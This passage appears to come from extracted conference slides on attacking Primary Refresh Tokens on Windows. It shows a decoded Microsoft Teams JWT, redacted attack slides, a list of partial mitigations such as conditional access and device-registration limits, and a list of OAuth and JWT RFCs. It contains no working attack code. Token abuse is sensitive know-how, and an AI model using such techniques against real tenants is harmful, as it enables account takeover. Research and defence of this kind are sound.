  "alg": "RS256",
  "kid": "MGLqj98VNLoXaFfpJCBpgB4JaKs",
  "nonce": "1sB1nJiGihWwwPDN13XVsHLTuH14F9CaQcG8TEVZv-s",
  "typ": "JWT",
  "x5t": "MGLqj98VNLoXaFfpJCBpgB4JaKs"
}
{
  "acct": 0,
  "acr": "1",
  "acrs": [
    "urn:user:registersecurityinfo"
  ],
  "aio": "AVQAq/8XAAAAJqh8EwwSNn9GWLX8r2TISjIAYAnVTBEuP1THHGeS5HW1he6Q6J2o30b30r4fY5ko6Z9qniDtilrWQgdpJYB7iY/6nn+EoA/VJ7NK2w5aEs0=",
  "amr": [
    "pwd",
    "rsa",
    "mfa"
  ],
  "app_displayname": "Microsoft Teams",
  "appid": "1fec8e78-bce4-4aaf-ab1b-5451cc387264",
```

Attacking PRTs on Windows

[REDACTED]


[REDACTED]

[REDACTED]

[REDACTED]

[REDACTED]

[REDACTED]





Defense!

(Partial) Mitigations

Options to consider to lower the abuse potential.
Please note that none will provide full protection:

- ☀ Conditional access policies
- ☀ Require only compliant devices
- ☀ Restrict device registration to max 1 per user if possible
- ☀ Limit token lifetime on non-corporate or non-managed devices
- ☀ Create detections based on a user registering a new device from a registered device

Microsoft is working on patching the vulnerable flow we did not discuss.

Additionally, Microsoft is exploring additional mechanisms to disallow reuse of tokens for device registration.



Future work ;)

RFCs (33)				
<div>Search</div>				
RFC ↕	Date ▼	Title ↕	Cited by ↕	
RFC 7800	Apr 2016	Proof-of-Possession Key Semantics for JSON Web Tokens (JWTs)	6 RFCs	
RFC 8628	Aug 2019	OAuth 2.0 Device Authorization Grant	1 RFC	
RFC 8809	Aug 2020	Registries for Web Authentication (WebAuthn)		
RFC 8812	Aug 2020	CBOR Object Signing and Encryption (COSE) and JSON Object Signing and Encryption (JOSE) Registrations for Web Authentication (WebAuthn) Algorithms		
RFC 9101	Aug 2021	The OAuth 2.0 Authorization Framework: JWT-Secured Authorization Request (JAR)	3 RFCs	
RFC 9278	Aug 2022	JWK Thumbprint URI		
RFC 7797	Feb 2016	JSON Web Signature (JWS) Unencoded Payload Option	2 RFCs	
RFC 8725	Feb 2020	JSON Web Token Best Current Practices	7 RFCs	
RFC 8693	Jan 2020	OAuth 2.0 Token Exchange	3 RFCs	
RFC 7591	Jul 2015	OAuth 2.0 Dynamic Client Registration Protocol	12 RFCs	
RFC 7592	Jul 2015	OAuth 2.0 Dynamic Client Registration Management Protocol	1 RFC	
RFC 8417	Jul 2018	Security Event Token (SET)	4 RFCs	
RFC 8176	Jun 2017	Authentication Method Reference Values		
RFC 8414	Jun 2018	OAuth 2.0 Authorization Server Metadata	12 RFCs	
RFC 9596	Jun 2024	CBOR Object Signing and Encryption (COSE) "typ" (type) Header Parameter		
RFC 8747	Mar 2020	Proof-of-Possession Key Semantics for CBOR Web Tokens (CWTs)	6 RFCs	
RFC 7515	May 2015	JSON Web Signature (JWS)	42 RFCs	
RFC 7516	May 2015	JSON Web Encryption (JWE)	25 RFCs	
RFC 7517	May 2015	JSON Web Key (JWK)	24 RFCs	
RFC 7518	May 2015	JSON Web Algorithms (JWA)	28 RFCs	
RFC 7519	May 2015	JSON Web Token (JWT)	50 RFCs	
RFC 7521	May 2015	Assertion Framework for OAuth 2.0 Client Authentication and Authorization Grants	6 RFCs	
RFC 7522	May 2015	Security Assertion Markup Language (SAML) 2.0 Profile for OAuth 2.0 Client Authentication and Authorization Grants	5 RFCs	
RFC 7523	May 2015	JSON Web Token (JWT) Profile for OAuth 2.0 Client Authentication and Authorization Grants	8 RFCs	
RFC 8392	May 2018	CBOR Web Token (CWT)	9 RFCs	
RFC 8935	Nov 2020	Push-Based Security Event Token (SET) Delivery Using HTTP	1 RFC	
RFC 8936	Nov 2020	Poll-Based Security Event Token (SET) Delivery Using HTTP	1 RFC	
RFC 8943	Nov 2020	Concise Binary Object Representation (CBOR) Tags for Date	1 RFC	
RFC 6750	Oct 2012	The OAuth 2.0 Authorization Framework: Bearer Token Usage	23 RFCs	
RFC 7033	Sep 2013	WebFinger	7 RFCs	
RFC 7638	Sep 2015	JSON Web Key (JWK) Thumbprint	9 RFCs	
RFC 8230	Sep 2017	Using RSA Algorithms with CBOR Object Signing and Encryption (COSE) Messages	3 RFCs	
RFC 9449	Sep 2023	OAuth 2.0 Demonstrating Proof of Possession (DPoP)	1 RFC	

https://datatracker.ietf.org/person/michael.jones@microsoft.com





The End

Thank you for listening, questions?

@_dirkjan | @olafhartong